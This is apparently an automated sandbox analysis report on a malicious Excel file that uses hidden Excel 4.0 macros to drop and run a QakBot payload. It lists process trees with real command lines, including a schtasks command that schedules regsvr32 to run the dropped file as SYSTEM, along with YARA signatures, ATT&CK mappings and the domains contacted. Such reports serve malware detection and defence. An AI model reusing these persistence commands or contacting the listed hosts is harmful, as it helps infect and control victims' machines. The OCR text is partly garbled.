ID: 412182
Sample Name:
9659e9a8_by_Libranalysis.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:29:29
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 9659e9a8_by_Libranalysis.xls

Overview


General Information

Sample Name:	9659e9a8_by_Libranalysis.xls
Analysis ID:	412182
MD5:	9659e9a80fba8f0..
SHA1:	701af32440a369d.
SHA256:	252bda62a929c6..
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P…
- Malicious sample detected (through …
- Office document tries to convince vi…
- Allocates memory in foreign process…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Injects code into the Windows Explo…
- Machine Learning detection for dropp…
- Maps a DLL or memory area into an…
- Office process drops PE file
- Overwrites code with unconditional j…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6780 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 7104 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - explorer.exe (PID: 6480 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
      - schtasks.exe (PID: 6500 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn frjwqvc /tr 'regsvr32.exe -s \'C:\Users\user\ritofm.cvm\'' /SC ONCE /Z /ST 13:34 /ET 13:46 MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 6512 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - rundll32.exe (PID: 5668 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- regsvr32.exe (PID: 4816 cmdline: regsvr32.exe -s 'C:\Users\user\ritofm.cvm' MD5: D78B75FC68247E8A63ACBA846182740E)
  - regsvr32.exe (PID: 5132 cmdline: -s 'C:\Users\user\ritofm.cvm' MD5: 426E7499F6A7346F0410DEAD0805586B)
    - WerFault.exe (PID: 3912 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5132 -s 652 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- regsvr32.exe (PID: 984 cmdline: regsvr32.exe -s 'C:\Users\user\ritofm.cvm' MD5: D78B75FC68247E8A63ACBA846182740E)
  - regsvr32.exe (PID: 4780 cmdline: -s 'C:\Users\user\ritofm.cvm' MD5: 426E7499F6A7346F0410DEAD0805586B)
    - WerFault.exe (PID: 5828 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4780 -s 652 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.708454273.00000000049F0000.00000004.00000001.sdmp	QakBot	QakBot Payload	kevoreilly	• 0x12e27:$crypto: 8B 5D 08 0F B6 C2 8A 16 0F B6 1C 18 88 55 13 0F B6 D2 03 CB 03 CA 81 E1 FF 00 00 80 79 08 49 81 ...

Source	Rule	Description	Author	Strings
00000005.00000002.984573064.0000000000EC0000.00000040.00000001.sdmp	QakBot	QakBot Payload	kevoreilly	• 0x13a27:$crypto: 8B 5D 08 0F B6 C2 8A 16 0F B6 1C 18 88 55 13 0F B6 D2 03 CB 03 CA 81 E1 FF 00 00 80 79 08 49 81 ...

Unpacked PEs


Source	Rule	Description	Author	Strings
5.2.explorer.exe.ec0000.0.raw.unpack	QakBot	QakBot Payload	kevoreilly	• 0x13a27:$crypto: 8B 5D 08 0F B6 C2 8A 16 0F B6 1C 18 88 55 13 0F B6 D2 03 CB 03 CA 81 E1 FF 00 00 80 79 08 49 81 ...
1.3.rundll32.exe.49f0000.0.raw.unpack	QakBot	QakBot Payload	kevoreilly	• 0x12e27:$crypto: 8B 5D 08 0F B6 C2 8A 16 0F B6 1C 18 88 55 13 0F B6 D2 03 CB 03 CA 81 E1 FF 00 00 80 79 08 49 81 ...
5.2.explorer.exe.ec0000.0.unpack	QakBot	QakBot Payload	kevoreilly	• 0x12e27:$crypto: 8B 5D 08 0F B6 C2 8A 16 0F B6 1C 18 88 55 13 0F B6 D2 03 CB 03 CA 81 E1 FF 00 00 80 79 08 49 81 ...
1.3.rundll32.exe.49f0000.0.unpack	QakBot	QakBot Payload	kevoreilly	• 0x12227:$crypto: 8B 5D 08 0F B6 C2 8A 16 0F B6 1C 18 88 55 13 0F B6 D2 03 CB 03 CA 81 E1 FF 00 00 80 79 08 49 81 ...

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)


Maps a DLL or memory area into another process

Writes to foreign memory regions

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 4 1 2	Masquerading 1 3 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesc Insecu Netwo Comm
Default Accounts	Scripting 2 1	DLL Side-Loading 1	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit Redire Calls/S
Domain Accounts	Native API 1	Logon Script (Windows)	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit Track I Locatic
Local Accounts	Exploitation for Client Execution 3 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 4 1 2	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	System Information Discovery 1 5	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
9659e9a8_by_Libranalysis.xls	4%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\ritofm.cvm	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\ue[1].htm	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
signifysystem.com	0%	Virustotal		Browse
fcventasyservicios.cl	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false	• 0%, Virustotal, Browse	unknown
fcventasyservicios.cl	192.185.32.232	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://login.microsoftonline.com/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://shell.suite.office.com:1443	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://autodiscover-s.outlook.com/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://cdn.entity.	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://powerlift.acompli.net	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cortana.ai	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
